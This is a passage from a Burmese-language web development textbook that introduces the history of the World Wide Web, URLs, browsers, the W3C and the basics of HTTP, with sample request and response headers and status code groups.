ဒီနေရာမှာ အခြေခံအားဖြင့် အင်တာနက်ဟာ ကွန်ပျူတာနဲ့အခြား Device တွေကို ချိတ်ဆက်ယုံ ချိတ် ဆက်ပေးထားတဲ့နည်းပညာလို့ သဘောထားနိုင်ပါတယ်။ အချက်အလက်အပြန်အလှန်ပေးပို့ခြင်း လုပ်ငန်းအသေးစိတ်ကိုတော့၊ ဒီအင်တာနက်ပေါ်မှာ အခြေခံပြီးတီထွင်ထားတဲ့ World Wide Web, Email စတဲ့ နည်းပညာတွေက ဆောင်ရွက်ပေးတာပါ။ Email နဲ့ World Wide Web ကို အချက်အလက်တွေ ခရီးရောက်အောင်ပို့ပေးတဲ့ "ကား" လို့ယူဆပြီး အင်တာနက်ကတော့ အဲ့ဒီကားတွေသွားလို့ရတဲ့ "လမ်း" လို့ သဘောထားနိုင်ပါတယ်။

World Wide Web နဲ့ Email တို့လိုပဲ အင်တာနက်လမ်းကြီးပေါ်မှာ အချက်အလက်တွေ သယ်ယူပို့ဆောင်ပေးနိုင်တဲ့ အခြားနည်းပညာတွေ ရှိပါသေးတယ်။ Instant Messaging (IM), Internet Relay Chat (IRC), Voice Over Internet Protocol (VoIP), Secure Shell (SSH), File Transfer Protocol (FTP) စတဲ့ နည်းပညာတွေ ဖြစ်ပါတယ်။

1.2 - World Wide Web (WWW)

၁၉၉၀ ပြည့်နှစ်ဝန်းကျင်မှာ Gopher လို့ခေါ်တဲ့ အင်တာနက်ကွန်ယက်ကိုအသုံးပြုပြီး အချက်အလက်တွေကိုရှာဖွေ ဖြန့်ဝေပေးနိုင်တဲ့ စနစ်တစ်ခုကို စတင်အသုံးပြုလာကြပါတယ်။ တက္ကသိုလ်တွေမှာ အတော်လေးကျယ်ကျယ်ပြန့်ပြန့် သုံးခဲ့တဲ့ နည်းပညာတစ်ခုပါ။ တက္ကသိုလ်တစ်ခုလုံးရဲ့အချက်အလက်တွေကို တစ်နေရာတည်းမှာစုစည်းထားနိုင်ပြီး Gopher စနစ်နဲ့ ကွန်ပျူတာတွေက ဆက်သွယ်ရယူနိုင်ခြင်းဖြစ်ပါတယ်။

Gopher နည်းပညာကို ဖန်တီးခဲ့တဲ့ မင်နီဆိုးတားတက္ကသိုလ်က ၁၉၉၃ ခုနှစ် ဖေဖော်ဝါရီလမှာ အခြေအနေတွေကို ပြောင်းလဲသွားစေတဲ့ ကြေငြာချက်တစ်ရပ်ကို ထုတ်ပြန်ခဲ့ပါတယ်။ Gopher နည်းပညာကို အသုံးပြုသူတွေက အသုံးပြုခ ပေးရမယ်လို့ ကြေငြာခဲ့ခြင်းပဲဖြစ်ပါတယ်။ ဒီကြေငြာချက်ကြောင့် လက်ရှိ Gopher နည်းပညာအသုံးပြု နေသူတွေကို အခြားနည်း ပညာတစ်ခုခု ပြောင်းသုံးဖို့ စဉ်းစားလာစေပါတယ်။

အဲ့ဒီအချိန်မှာ ဆွစ်ဇာလန်နိုင်ငံအခြေစိုက် CERN (The European Council of Nuclear Research Center) ဆိုတဲ့အဖွဲ့အစည်းထံမှာ Gopher ကို အစားထိုးနိုင်တဲ့နည်းပညာတစ်ခုကအသင့်ရှိနေပါတယ်။ CERN က ကွန်ပျူတာ သိပ္ပံပညာရှင် တစ်ဦးဖြစ်တဲ့ (Sir) Tim Berners-Lee က Document တွေအတွင်းမှာ အခြား Document တွေကို ရည်ညွှန်းချိတ်ဆက်နိုင်တဲ့ နည်းပညာတစ်ခုကို ဖန်တီးထားပါတယ်။ Hypertext Document လို့ သူကခေါ်ပါတယ်။ လက်တွေ့အသုံးပြုနိုင်ဖို့အတွက်၊ Document တွေကို ဖြန့်ဝေပေးနိုင်တဲ့ Server Software တစ်ခုနဲ့ အဲ့ဒီ Document တွေကို ရယူပေးနိုင်တဲ့ Browser လို့ခေါ်တဲ့ Client Program တစ်ခုကိုလည်း ဖန်တီးခဲ့ပါတယ်။ ဖန်တီးမှုအားလုံးကိုစုပေါင်းပြီး "WorldWideWeb" လို့ သူက အမည်ပေး ထားပါတယ်။

Tim Berners-Lee က ၁၉၉၃ ခုနှစ်၊ ဧပြီလ (၁၃) ရက်နေ့မှာ WorldWideWeb နည်းပညာရဲ့ Source Code ကို အများရယူနိုင်ဖို့ ဖော်ပြပေးခဲ့ပါတယ်။ ဒါကြောင့် ဒီနည်းပညာကိုမည်သူမဆို အခမဲ့ရယူအသုံးပြုခွင့် ရလာယုံမက ဆက်စပ် နည်းပညာများကိုပါ တီထွင်လာနိုင်စေခဲ့ပါတယ်။ ဒါဟာလည်း အလှည့်အပြောင်းတစ်ခုကို ဖြစ်ပေါ်စေခဲ့တဲ့ ဆုံးဖြတ်ချက် တစ်ခုပါပဲ။ အဲ့ဒီနှစ်ထဲမှာ အမေရိကန်ပြည်ထောင်စုက NCSA (National Center of Super-computing Apps) က Hypertext Document တွေကိုကြည့်ရှုနိုင်ပြီး Gopher ကိုလည်း ဆက်လက်အသုံးပြုနိုင်တဲ့ Browser Program တစ်ခုကို ဖန်တီးခဲ့ပါတယ်။ Mosaic လို့အမည်ပေးခဲ့ပါတယ်။ Unix Operating System မှာ အသုံးပြုနိုင်ဖို့ ဖန်းတီးခဲ့တာပါ။ ဒါပေမယ့် ၁၉၉၃ ခုနှစ် ဒီဇင်ဘာလမှာ Mac နဲ့ Windows တို့အတွက် Version တွေကိုလည်း ဖြန့်ဝေနိုင်ခဲ့ပါတယ်။ အဲ့ဒီအချိန်ကစပြီး Mosaic နဲ့ WorldWideWeb ဟာ အလျင်အမြန် ပြန့်ပွားထင်ရှား လာခဲ့ပါတော့တယ်။

Mosaic ကဲ့သို့ Browser တွေလည်း တစ်ခုပြီးတစ်ခု ပေါ်ပေါက်လာခဲ့ပါတယ်။ အများစုကတော့ တက္ကသိုလ်တွေ Corporate တွေရဲ့ သုတေသန Project များအနေနဲ့ ပေါ်ပေါက်လာခဲ့တာပါ။ ကနေ့အချိန်မှာတော့ Web လို့ အတိုကောက်ခေါ်တဲ့ World Wide Web ဟာ အင်တာနက် လမ်းမကြီးပေါ်မှာ အချက်အလက်တွေသယ်ယူပို့ဆောင်ပေးနိုင်တဲ့ နည်းပညာများထဲက အဓိကအကျဆုံးနည်းပညာ ဖြစ်လာခဲ့ပြီဖြစ်ပါတယ်။

Web နည်းပညာမှာ အဓိကအစိတ်အပိုင်း (၃) ခုပါဝင်ပါတယ်။


1 - Hypertext Document

ကနေ့အချိန်မှာ Web Document လို့ ပိုပြီးအခေါ်များတဲ့ Hypertext Document တွေဟာ စာနဲ့ရေးသားဖော်ပြထားတဲ့ အချက် အလက်တွေအပြင်၊ စာရင်းဇယားပုံစံ Table နဲ့ဖော်ပြထားတဲ့ အချက်အလက်တွေ၊ ရုပ်ပုံ (Image) တွေနဲ့ အချက်အလက်တွေဖြည့်သွင်းလို့ရတဲ့ Form တွေ ပါဝင်နိုင်တဲ့ Document များဖြစ်ပါတယ်။

ဒီ Document တွေကို Hyperlink ခေါ် အညွှန်းတွေနဲ့ အပြန်အလှန်ချိတ်ဆက်နိုင်ကြပါတယ်။ Hyperlink တစ်ခုကို နှိပ်ပြီး Document တစ်ခုကနေနောက် Document တစ်ခုကို အလွယ်တစ်ကူ ကူးပြောင်းကြည့်ရှုနိုင်မှာဖြစ်ပါတယ်။

2 - Web Server

Web Server ဆိုတာ Web Document တွေကို ကွန်ပျူတာတစ်လုံးနဲ့ စုစည်းသိမ်းဆည်းထားပြီး ပြန်လည်ရယူလိုတဲ့အခါ ရယူနိုင်အောင် စီမံပေးထားတဲ့ စနစ်တစ်မျိုးဖြစ်ပါတယ်။ Document တွေ စုစည်းထားပုံက အခန်းတွေ အများကြီးပါတဲ့ တိုက်ကြီးတစ်လုံးနဲ့တူပါတယ်။ Web Document တွေကတော့ အဲ့ဒီတိုက်ကြီးထဲမှာရှိနေတဲ့ အခန်းတွေဆိုပါစို့။ တိုက်ကြီးမှာလိပ်စာရှိသလို အခန်းတိုင်းအတွက်လည်း ကိုယ်ပိုင်အခန်းနံပါတ်တွေရှိပါတယ်။ Web နည်းပညာမှာတော့ တိုက်လိပ်စာကို Domain Name လို့ခေါ်ပြီး အခန်းနံပါတ်အညွှန်းကို URI (Uniform Resource Idendifier) လို့ ခေါ်ပါတယ်။ Domain Name နဲ့ URI အပြည့်အစုံပါဝင်တဲ့ လိပ်စာကိုတော့ URL (Uniform Resource Locater) လို့ ခေါ်ပါတယ်။ URL တစ်ခုဟာ အိမ်လိပ်စာတစ်ခုနဲ့ အတော်လေးတူပါတယ် ။ **ပုံ (၁-က)** မှာ လေ့လာကြည့်ပါ။



ပုံ (၁-က) URL တစ်ခု၏ အဓိပ္ပါယ်


URL ဟာ Web နည်းပညာရဲ့ "အသက်" ဖြစ်ပါတယ်။ Web Resource တိုင်းကို တိုက်ရိုက်ညွှန်းဆိုနိုင်တဲ့ URL တစ်ခုရှိ ရမယ်၊ ရှိအောင်ဖန်တီးပေးရမယ်ဆိုတာကို Web Developer တိုင်း နားလည်ထားရမယ့် အချက်တစ်ချက်ပဲ ဖြစ်ပါတယ်။

3 - Web Browser

Web Browser ကတော့ Web Document တွေကို ဖော်ပြပေးနိုင်တဲ့ Software တစ်မျိုးဖြစ်ပါတယ်။ Mosaic လို့ အမည်ရတဲ့ပထမဆုံး Web Browser ကတော့ ကနေ့အချိန်မှာမရှိတော့ပါဘူး။ ဒါပေမယ့်လူသုံးအများဆုံး Browser တွေထဲက Microsoft Internet Explorer နဲ့ Mozilla Firefox တို့ဟာ Mosaic ကနေဆင်းသက်လာကြခြင်း ဖြစ်ပါတယ်။

လက်ရှိအချိန်မှာ လူသုံးများတဲ့ Web Browser (၅) ခု ရှိပါတယ်။ Microsoft Internet Explorer, Mozilla Firefox, Google Chrome, Apple Safari နဲ့ Opera တို့ဖြစ်ကြပါတယ်။ မိုဘိုင်းဖုန်းတွေနဲ့ Tablet တွေကနေ လည်း အင်တာနက် အသုံးများလာကြတဲ့အတွက် Android Browser, Mobile Safari နဲ့ Opera Mobile တို့လို Mobile Browser တွေကို လည်း အသုံးများတဲ့ Web Browser စာရင်းထဲမှာ ထည့်သွင်းရမှာပါ။

Web Browser တစ်ခုရဲ့ အခြေခံလုပ်ငန်းတာဝန်ကတော့၊ အသုံးပြုသူပေးတဲ့ URL လိပ်စာအတိုင်း Web Server ရှိ ရာကိုသွားပြီး၊ Web Server က ပြန်ပေးလိုက်တဲ့အချက်အလက်တွေကို အသုံးပြုသူကြည့်ရှုနိုင်အောင် ဖော်ပြပေးဖို့ပဲ ဖြစ်ပါတယ်။



ပုံ (၁-ခ) Web Browser တစ်ခု၏ အလုပ်လုပ်ပုံ
Source: www.vladstudio.com/wallpaper/?how_internet_works

1.3 - World Wide Web Consortium (W3C)

Web နည်းပညာကို စတင်တီထွင်ခဲ့တဲ့ Tim Berners-Lee က World Wide Web Consortium (W3C) ဆိုတဲ့ အဖွဲ့အစည်းတစ်ရပ်ကို ၁၉၉၄ ခုနှစ် အောက်တိုဘာလမှာ ဦးဆောင်တည်ထောင်ခဲ့ပါတယ်။ ဒီစာရေးနေချိန်အထိလဲ ဒါရိုက်တာအဖြစ် ဆက်လက်ဦးဆောင်နေဆဲ ဖြစ်ပါတယ်။ တည်ထောင်ခဲ့တဲ့နေရာကတော့ အမေရိကန်နိုင်ငံ မက်ဆာချူးဆက် နည်းပညာတက္ကသိုလ် ကွန်ပျူတာသိပ္ပံဌာန (MIT/LCS) မှာပါ။ ဥရောပသမဂ္ဂနဲ့ အင်တာနက်ကိုတီထွင်ခဲ့တဲ့ DARPA (Defense Advanced Research Projects Agency) တို့ရဲ့ အကူအညီနဲ့ တည်ထောင်ခဲ့တာဖြစ်ပါတယ်။

W3C ရဲ့ အဓိကလုပ်ငန်းတာဝန်ကတော့ Web Document တွေရေးသားဖန်တီးကြသူတွေ၊ Web Server တီထွင်ဖန်တီးကြသူတွေ၊ Web Browser ထုတ်လုပ်သူတွေအပါအဝင် Web နည်းပညာနဲ့ဆက်စပ်အလုပ်လုပ်သူများ လိုက်နာ အသုံးပြုရမယ့် နည်းပညာစံများ သတ်မှတ်ခြင်းပဲဖြစ်ပါတယ်။ ဒီလိုနည်းပညာစံတွေ သတ်မှတ်ရာမှာလည်း W3C က အမြဲတမ်းပညာ ရှင်တွေသာမက Google, Microsoft, Mozilla, Apple, Adobe, Opera အစရှိတဲ့ လက်ရှိအင်တာနက်နဲ့ Web နည်းပညာမှာ ဦးဆောင်နေတဲ့လုပ်ငန်းများက ပညာရှင်များလဲ ပူးပေါင်းပါဝင်ဆောင်ရွက်နေကြတာပါ။

W3C က သတ်မှတ်ထားတဲ့ နည်းပညာစံတွေကို Web Standards လို့ခေါ်ပြီး HTTP, CGI, HTML, XHTML, XML, SOAP, DOM, CSS, SVG, RDF စသဖြင့် ကဏ္ဍပေါင်းများစွာ ပါဝင်ပါတယ်။ အဲ့ဒီထဲက ကျွန်တော်တို့ အဓိကထာ လေ့လာရမှာတွေကတော့ HTTP, HTML, CSS နဲ့ DOM တို့ ဖြစ်ပါတယ်။

1.4 - HyperText Transfer Protocol (HTTP)

ပုံ (၁-က) မှာ URL ရဲ့ ရှေ့ဆုံးက `http://` ကို "စီးသွားရမယ့်ကားလိုင်း" လို့ဖော်ပြခဲ့ပါတယ်။ HTTP ဆိုတာ Web Document တွေအပါအဝင် အချက်အလက်တွေကို Web Server နဲ့ Web Client ရဲ့ ကြားထဲမှာ အပြန်အလှန် သယ်ယူပို့ ဆောင်ပေးတဲ့ နည်းပညာဖြစ်ပါတယ်။

Web Client ဆိုတာအခြေခံအားဖြင့် Web Server တစ်ခုနဲ့ ဆက်သွယ်ဆောင်ရွက်နိုင်တဲ့ Software တွေကို Web Client လို့ခေါ်ပါတယ်။ Web Browser ဟာ Web Client တစ်ခုဖြစ်ပါတယ်။ Server ကို ဆက်သွယ်ပြီး အချက်အလက်တွေ ရယူစီမံနိုင်တဲ့ မိုဘိုင်း App များဟာလည်း Web Client များပဲဖြစ်ပါတယ်။ Web Client တစ်ခုက အချက်အလက်များ ရယူဖို့ ဆောင်ရွက်တဲ့လုပ်ငန်းစဉ်ကို Request လုပ်တယ်လို့ ခေါ်ပြီး၊ Web Server တစ်ခုက အချက်အလက်များ ပြန်လည် ပေးပို့တဲ့လုပ်ငန်းစဉ်ကို Respond လုပ်တယ်လို့ခေါ်ပါတယ်။ Web Client က အချက်အလက်များတောင်းယူခြင်းကို အဓိကဆောင်ရွက်မှာဖြစ်ပြီး Web Server ကတော့ တောင်းခံလာတဲ့ အချက်အလက်များ ပြန်လည်ပေးပို့ခြင်းကို အဓိက ဆောင်ရွက်မှာဖြစ်ပါတယ်။

HTTP ကတော့ အချက်အလက်ရယူလိုသူ Client နဲ့ အချက်အလက်ပေးပို့သူ Server တို့အကြား အပြန်အလှန် လိုက်နာရမယ့် နည်းပညာစံကို သတ်မှတ်ပေးထားခြင်းပဲဖြစ်ပါတယ်။

Client Request

HTTP သက်မှတ်ချက်အရ Web Client တစ်ခုဟာ အချက်အလက်ရယူလိုရင် Web Server ထံကိုရယူလိုကြောင်း သတင်းပေးပို့ရမှာဖြစ်ပါတယ်။ သတင်းပေးပိုရမယ့် ပုံစံနမူနာက ဒီလိုပါ -

```
GET /foo.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept-Encoding: gzip, deflate
If-Modified-Since: Tue, 26 Feb 2013 05:34:16 GMT
```


ဒီသတင်းပေးပို့ချက်ကို Request Header လို့ခေါ်ပါတယ်။ ပထမဆုံးလိုင်းက **GET** ကို Request Method လို့ ခေါ်ပါတယ်။ HTTP မှာ GET, POST, PUT, DELETE စတဲ့ Request Method တွေ အမျိုးမျိုးရှိပါတယ်။ ရည်ရွယ်ချက် ပေါ်မူတည်ပြီး သင့်တော်တဲ့ Request Method ကို ထည့်သွင်းပေးပို့ရမှာ ဖြစ်ပါတယ်။

အခြေခံအားဖြင့် အချက်အလက်တွေရယူလိုရင် GET Method ကိုသုံးရပါတယ်။ အချက်အလက်သစ်တွေ Server မှာ ဖန်တီးစေလိုရင်တော့ POST ကို သုံးရပါတယ်။ Server မှာ ရှိနေတဲ့အချက်အလက်တွေ ပြင်ဆင်စေလိုရင်တော့ PUT ကို သုံးရပြီး၊ အချက်အလက်တွေ ပယ်ဖျက်စေလိုရင် DELETE ကိုသုံးရပါတယ်။ HEADER, DEBUG, TRACK, TRACE စတဲ့ အခြား Request Method တွေလည်း ရှိပါသေးတယ်။

Request Method နောက်မှာ ရယူလိုတဲ့ Document URL ကို ဖော်ပြရပါတယ်။ URL နောက်မှာမှအသုံးပြုလိုတဲ့ HTTP Version ကို ဆက်လက်ဖော်ပြပေးရတာပါ။ နမူနာ Request Header ရဲ့ ဒုတိယလိုင်းကတော့ Server လိပ်စာဖြစ်ပြီး တတိယလိုင်းဖြစ်တဲ့ User-Agent ကတော့ လက်ရှိတောင်းယူသူ Client အမျိုးအစားကို ထည့်သွင်းဖော်ပြပေးခြင်းပဲဖြစ် ပါတယ်။ ဒါအပြင် စတုတ္ထလိုင်းမှာ ဖြည့်စွက်လက်ခံနိုင်တဲ့နည်းပညာအချို့ကိုပါ ထည့်သွင်းပေးထားတာကို တွေ့ရပါလိမ့်မယ်။ ဒီ ဖြည့်စွက်နည်းပညာတွေအကြောင်းကို **အခန်း (၈) PHP and Apache Settings** မှာ ဆက်လက်ဖော်ပြပေးပါမယ်။

နမူနာ Request Header ရဲ့ နောက်ဆုံးလိုင်းကတော့၊ အခုတောင်းယူတဲ့အချက်အလက်ဟာ ပေးထားတဲ့ရက်စွဲ နောက်ပိုင်း Server ပေါ်မှာ ပြောင်းလဲပြင်ဆင်ထားမှသာ ပြန်လည်ပေးပို့ပါလို့ အသိပေးထားတာဖြစ်ပါတယ်။ ဒါဟာ HTTP က သတ်မှတ်ထားတဲ့ Request Format နမူနာတစ်ခုပါ။ တောင်းယူတဲ့ Client နဲ့ တောင်းယူရခြင်း ရည်ရွယ်ချက်ပေါ် မူတည်ပြီး ပါဝင်တဲ့ အချက်အလက်တွေ ကွဲပြားသွားနိုင်ပါတယ်။

အသုံးပြုသူတစ်ယောက်က Browser Address Bar မှာ URL တစ်ခုကို ရိုက်ထည့်လိုက်ရင် Web Browser က HTTP Request Format အဖြစ် အလိုအလျှောက်ပြောင်းပြီး Server ထံ ပေးပို့ပေးမှာဖြစ်ပါတယ်။ ဒီ လုပ်ဆောင်ချက်ဟာ Browser က အလိုအလျှောက် ဆောင်ရွက်သွားတာဖြစ်လို့ ကျွန်တော်တို့မမြင်ရပါဘူး။ တွေ့မြင်လိုတယ်ဆိုရင် Developer Tools တွေကိုအသုံးပြုရပါတယ်။ ကျွန်တော်အသုံးပြုတဲ့ Tool ကတော့ LiveHTTPHeader လို့ ခေါ်တဲ့ Firefox Addon ပဲဖြစ်ပါတယ်။



ပုံ (၁-၈) LiveHTTPHeader Firefox Addon
Link: addons.mozilla.org/en-US/firefox/addon/live-http-headers/

ဒီ Tool က Client နဲ့ Server ဆက်သွယ်တဲ့အခါ အပြန်အလှန် သတင်းပေးပို့ချက် အသေးစိတ်ကို ဖော်ပြပေးနေမှာ ဖြစ်ပါတယ်။ Google Chrome နဲ့ အခြား Browser များအတွက်လည်း အလားတူ Addon တွေ ရှိပါတယ်။

Server Respond

Server ကို Hardware Server နဲ့ Software Server အဖြစ် နှစ်ပိုင်းခွဲကြည့်ဖို့လိုပါတယ်။ Hardware Server ဟာ အခြေခံအားဖြင့် HTTP နဲ့ တိုက်ရိုက်သက်ဆိုင်ခြင်းမရှိပါဘူး။ Linux, Microsoft Windows Server စတဲ့ Server Operating System တစ်ခု Run နေပြီး Web Document နဲ့ အခြားလိုအပ်တဲ့ File တွေကို သိပ်ဆည်းပေးထားတဲ့ Physical Machine တစ်ခုဖြစ်ပါတယ်။

Software Server ကမှ HTTP Request ပေါ်မူတည်ပြီး သင့်တော်တဲ့အချက်အလက်ပြန်လည်ပေးပို့နိုင်တာပါ။ Apache, Nginx, IIS (Microsoft Internet Information Service) တို့ဟာ အသုံးအများဆုံး HTTP Web Server Software တွေ ဖြစ်ကြပါတယ်။

မှတ်ချက် ။ ။ Physical Machine ဖြစ်တဲ့ Hardware Server တစ်လုံးထဲမှာ Web Server အပြင် အခြား Software Server တွေ ရှိနေနိုင်ပါသေးတယ်။ Email Server, FTP Server, SSH server စသဖြင့်ဖြစ်ပါတယ်။ သက်ဆိုင်ရာ Server တစ်ခုချင်းစီကို ဝင်ပေါက်အမှတ် (Port Number) တွေ ခွဲခြားသတ်မှတ်ပေးထားပါတယ်။ ဒါမှ ဘယ်အပေါက်ကဝင်လာတဲ့ Request ဆိုရင် ဘယ်သူက တာဝန်ယူဆောင်ရွက်ရမလဲ ဆိုတာကို သိနိုင်မှာဖြစ်ပါတယ်။ HTTP Web Server အတွက် Default Port No. က တော့ 80 ဖြစ်ပါတယ်။ ဝင်ပေါက် 80 က ဝင်ရောက်လာတဲ့ Request အားလုံးကို HTTP Web Server က တာဝန်ယူဆောင်ရွက်

ပေးသွားမှာ ဖြစ်ပါတယ်။ အသုံးပြုသူက Browser Address Bar မှာ URL ထည့်သွင်းတဲ့အခါ မှာ Port No. ကို ထည့်မပေးခဲ့ရင် Browser က 80 ကိုပဲ အလိုအလျှောက်အသုံးပြုပေးသွားမှာပါ။ Web Server တစ်ခုကို Port No. ပြောင်းပြီး Setting လုပ်ပုံကို **အခန်း (၈) Apache and PHP Settings** မှာဖော်ပြပေးပါမယ်။

Web Server တစ်ခုရဲ့ အဓိကအလုပ်ကတော့ Request တစ်ခုလက်ခံရရှိတာနဲ့ Request Header နဲ့အတူပါဝင်လာတဲ့ သတင်းပေးပို့ချက်အတိုင်း သင့်တော်တဲ့ပြန်ကြားချက်ကို ပြန်လည်ပေးပို့ဖို့ပဲဖြစ်ပါတယ်။ ထူးခြားချက်ကတော့ အချက်အလက်တွေကို ပြန်လည်မပေးပို့ခင် သူကလည်း Client ထံ သတင်းပေးပို့ချက်တစ်ချို့ အရင်ပေးပို့ပါသေးတယ်။ ဒါကို Response Header လို့ ခေါ်ပါတယ်။ HTTP Response Header နမူနာတစ်ခုကိုဖော်ပြပေးလိုက်ပါတယ် -

```
HTTP/1.1 200 OK
Date: Mon, 04 Mar 2013 14:03:18 GMT
Server: Apache/2.2.14 (Unix) PHP/5.3.1
Last-Modified: Sun, 03 Mar 2013 20:15:33 GMT
Content-Encoding: gzip
Content-Length: 1448
Content-Type: text/html; charset=utf-8
```

Response Header ရဲ့ ပထမဆုံးလိုင်းက အခြေအနေကို Code နံပါတ်သုံးပြီးဖော်ပြပေးတာဖြစ်ပါတယ်။ `200 OK` ရဲ့ အဓိပ္ပါယ်ကတော့ လက်ခံရရှိတဲ့ Request ဟာ အားလုံးအဆင်ပြေပြီး အချက်အလက် ပြန်လည်ပေးဖို့လည်း အသင့်ပါပဲ ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။

HTTP Status Code နံပါတ်တွေအများကြီးရှိပါတယ်။ အုပ်စု (၅) စုခွဲခြားထားပြီး (1xx) နဲ့စတဲ့ Code တွေကတော့ သတင်း ပေးပို့ရန် သက်သက်ဖြစ်ပါတယ်။ (2xx) နဲ့စတဲ့ Code တွေကတော့ Request/Respond အောင်အောင်မြင်မြင် ဆောင်ရွက်နိုင်ကြောင်းဖော်ပြတဲ့ Code တွေဖြစ်ပါတယ်။ (3xx) နဲ့ စတဲ့ Code တွေကတော့ Redirect လို့ခေါ်တဲ့ လိပ်စာပြောင်းလဲသွားကြောင်း သတင်းပို့တဲ့ Code တွေဖြစ်ပါတယ်။ (4xx) နဲ့စတဲ့ Code တွေကတော့ Client Error ကိုဖော်ပြတဲ့ Code တွေ ဖြစ်ပါတယ်။ တနည်းအားဖြင့် ပေးပို့လာတဲ့ Request အမှားကြောင့် ဖြစ်ပေါ်လာတဲ့ Error တွေကို ဖော်ပြပေးတာပါ။ (5xx) နဲ့စတဲ့ Code တွေကတော့ Server Error အတွက်ဖြစ်ပါတယ်။ Web Server က Request ကို အဆင်ပြေပြေ လက်ခံရရှိပေမယ့် အခက်အခဲတစ်စုံတစ်ရာကြောင့် ပြန်လည်ပေးပို့နိုင်ခြင်းမရှိတဲ့အခါ ဖော်ပြတဲ့ 